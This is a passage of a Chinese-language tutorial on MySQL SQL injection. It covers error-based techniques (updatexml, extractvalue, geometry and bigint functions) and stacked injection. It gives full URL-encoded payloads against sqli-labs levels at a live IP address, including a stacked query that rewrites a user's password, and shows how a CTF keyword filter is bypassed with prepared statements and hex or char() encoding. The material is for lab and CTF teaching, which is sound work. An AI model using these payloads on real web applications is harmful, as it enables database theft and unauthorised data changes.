(select%20table_name%20from%20information_schema.tables%20where%20table_schema=%27security%27%20limit%200,1),0x3a,0x3a,floor(rand(0)*2))a%20from%20information_schema.columns%20group%20by%20a--+
```





- 接下诸如过程就是联合注入的过程

updatexml()

函数语法:`and updatexml(XML_document, XPath_string, new_value);`

适用版本:5.1.5+

从语法上看我们需要在第二个参数填写我们要查询的内容。

其报错原理为我们只需要在第二个参数输入不符合XPATH格式的内容即可产生报错。


实例 - Sqlilabs-less5

- 获取数据库名 “security” - [这里的"0x7e" 其实就是编码后的 “~”]

```
http://139.196.87.102:11207/Less-5/?id=1%27%20and%20updatexml(1,concat(0x7e,(select%20database()),0x7e),1)%20--+
```

- 获取表名 [emails,referers,uagents,users]

```
http://139.196.87.102:11207/Less-5/?id=1%27%20and%20updatexml(1,concat(0x7e,
(select%20group_concat(table_name)%20from%20information_schema.tables%20where%20table_schema=%27security%27),0x7
e),1)%20--+
```



- 接下注入过程就是联合注入的过程,直接输入SQL语句即可。

extractvalue()

函数语法: `extractvalue (XML_document, XPath_string);`

适用版本:5.1.5+

原理与updatexml()相同

实例 - Sqlilabs-less5

- 获取数据库名 “security” - [这里的"0x7e" 其实就是编码后的 “~”]

- 接下注入过程依然是联合注入的过程,直接输入SQL语句即可。

其他函数

几何函数

```
GeometryCollection：id=1 AND GeometryCollection((select * from (select* from(select user())a)b))

polygon()：id=1 AND polygon((select * from(select * from(select user())a)b))

multipoint()：id=1 AND multipoint((select * from(select * from(select user())a)b))

multilinestring()：id=1 AND multilinestring((select * from(select * from(select user())a)b))

linestring()：id=1 AND LINESTRING((select * from(select * from(select user())a)b))

multipolygon() ：id=1 AND multipolygon((select * from(select * from(select user())a)b))
```

不存在的函数 - 如 select database-test()

随便适用一颗不存在的函数，可能会得到当前所在的数据库名称。

Bigint数值操作：

当mysql数据库的某些边界数值进行数值运算时，会报错的原理。
如~0得到的结果：18446744073709551615
若此数参与运算，则很容易会错误。

```
payload: select !(select * from(select user())a)-~0;
```

---

name_const() 仅可取数据库版本信息

```
payload: select * from(select name_const(version(),0x1),name_const(version(),0x1))a
```

```
uuid相关函数 - 适用版本：8.0.x

参数格式不正确。

mysql> SELECT UUID_TO_BIN((SELECT password FROM users WHERE id=1));
mysql> SELECT BIN_TO_UUID((SELECT password FROM users WHERE id=1));
```

```
GTID相关函数 - 参数格式不正确。

mysql>select gtid_subset(user(),1);
mysql>select gtid_subset(hex(substr((select * from users limit 1,1),1,1)),1);
mysql>select gtid_subtract((select * from(select user())a),1);
```

堆叠注入

原理:数据库的多条语句执行

比如 "mysql_multi_query()"函数 支持多条语句的同时执行。

示例: `select * from table_name;show version;`

只要权限够大的话，我们就可以执行多条命令[不限于增删改查]。


根据数据库类型决定是否支持多条语句执行(根据数据库类型决定是否支持多条语句的执行，如果数据库类型不支持多条语句的执行，理论上是不存在堆叠注入的情况的。mysql、SQL-Server、PostgreSQL支持，Oracle不支持)。

1、实际应用场景中,堆叠注入遇到的会很少，大部分会在CTF比赛中遇到。主要原因是，堆叠注入的利用看起来很厉害但是其可能会受到 API、数据库引擎或者权限的控制。只有当调用函数库函数支持执行多条语句执行的时候才可以利用。


2、如利用mysql_multi_query()函数就支持多条SQL语句同时执行,实际情况中如PHP的防SQL注入机制,其使用的数据库函数为 "mysqli_query()"函数。 所以说堆叠注入的使用条件比较有局限性。但是一旦可以被使用，造成的伤害则是非常巨大的。

堆叠注入实例 - Sqlilabs-less38

根据关卡提示，我们得知 38关 为堆叠注入，页面如下。



如果堆叠注入的情况下，我们首先是考虑闭合前面的语句，再执行第二个语句;所以我们构建payload `"?id=1';第二条SQL语句 --+"` 或者 `"?id=1;第二条SQL语句 --+"`




从页面上直观的看当前显示的用户和密码为 “Dumb/Dumb”,我们姑且猜测当前用户在表中的两个字段 “username”、“password”;

现在我们尝试一下爆出数据库、表、列名等相关信息。


- 尝试得到库名 “security”

  `http://139.196.87.102:11207/Less-38/?id=1%27%20and%20exp(~(select%20*%20from(select%20database())a));%20--+`




- 尝试获取 “security” 数据库下的表名 得到[emails,referers,uagents,users]

```
http://139.196.87.102:11207/Less-38/?id=1%27%20and%20exp(~(select%20*%20from(select%20group_concat(table_name)%20from%20information_schema.tables%20where%20table_schema=%27security%27)a));%20--+
```




- 我们得到了一个 “users” 表的信息，现在看一下 “users” 表的列名 [id,username,password]

```
http://139.196.87.102:11207/Less-38/?id=1%27%20and%20exp(~(select%20*%20from(select%20group_concat(column_name)%20from%20information_schema.columns%20where%20table_name=%27users%27)a));%20--+
```



OK！这里我们验证了我们的想法，users 表确实存在 “username”、“password” [该关卡确实可以利用报错注入过关，但是我们这里验证的是堆叠注入的原理]

构造堆叠注入的payload `?id=1'; update users set password = 'Dumb' where username = 'Dumb'; --+`




- 这里我们看到 Dumb 用户的密码被我们改成了 Dumb001 ， 说明我们构建的堆叠注入的 payload 利用成功。

堆叠注入-BUUCTF-[强网杯 2019]随便注-案例讲解

题库:https://buuoj.cn/challenges


- 拿到题目第一步当然是尝试注入判断回显位了

```
http://dc9ea746-0394-4167-9a17-9fcf60d17645.node4.buuoj.cn/?inject=1%27%20order%20by%202%20--+
```



- 联合查询


```
http://dc9ea746-0394-4167-9a17-9fcf60d17645.node4.buuoj.cn/?inject=1%27%20and%201=22%20union%20select%201,2%20--+
```



从回显的错误提示发现禁用了一些注入的关键字 [select|update|delete|drop|insert|where],关键字的禁用对我们注入的影响很大。

尝试堆叠注入,构造payload得到数据库名和表名

```
1';show databases;show tables;
```



从得到的数据库名并没有很明显的利用信息,但是表只有两个,说明Flag就在这两个表中的其中一个;但是常规语句的关键字又被禁用了，该怎么搞？

得到表名后,我们可以查看一下表的结构,得到flag位置。[现在我们已经确定flag在 1919810931114514 表]

如何绕过过滤的关键字得到flag呢？

这里我们可以使用数据库的 预处理语句+SQL语句关键字编码+堆叠注入 进行饶过

简单的介绍一下预处理语句

```
prepare name from SQL语句      # 预定义SQL语句

execute name         # 执行预定义语句

(DEALLOCATE || DROP) PREPARE name;    # 删除与定义语句
```

预定义语句也可以通过变量的方式来执行

```
SET @tn = 'table_name'       # 储存表名

SET @sql = concat('select * from', @tn); # 储存SQL语句

prepare name from @sql;       # 预定义语句

execute name;         # 执行预定义语句

(DEALLOCATE || DROP) prepare @sql;     # 删除预定义SQL语句
```

同时还可以利用 char() 函数将select的ASCII码转换为select字符串，接着利用concat()函数进行拼接得到select查询语句，从而绕过过滤。或者直接用concat()函数拼接select来绕过。


```
char(115,101,108,101,99,116)<----->'select'
```

或者也可以利用16进制编码 select 查询语句,结合预处理语句绕过

```
';SeT @sql=0x73656c656374202a2066726f6d20603139313938313039333131313435313460;prepare execsql from @sql;execute execsql; --+
```


- 不使用变量预处理的payload

```
`1';prepare name from concat(char(115,101,108,101,99,116), ' * from `1919810931114514` ');execute name; --+`
```



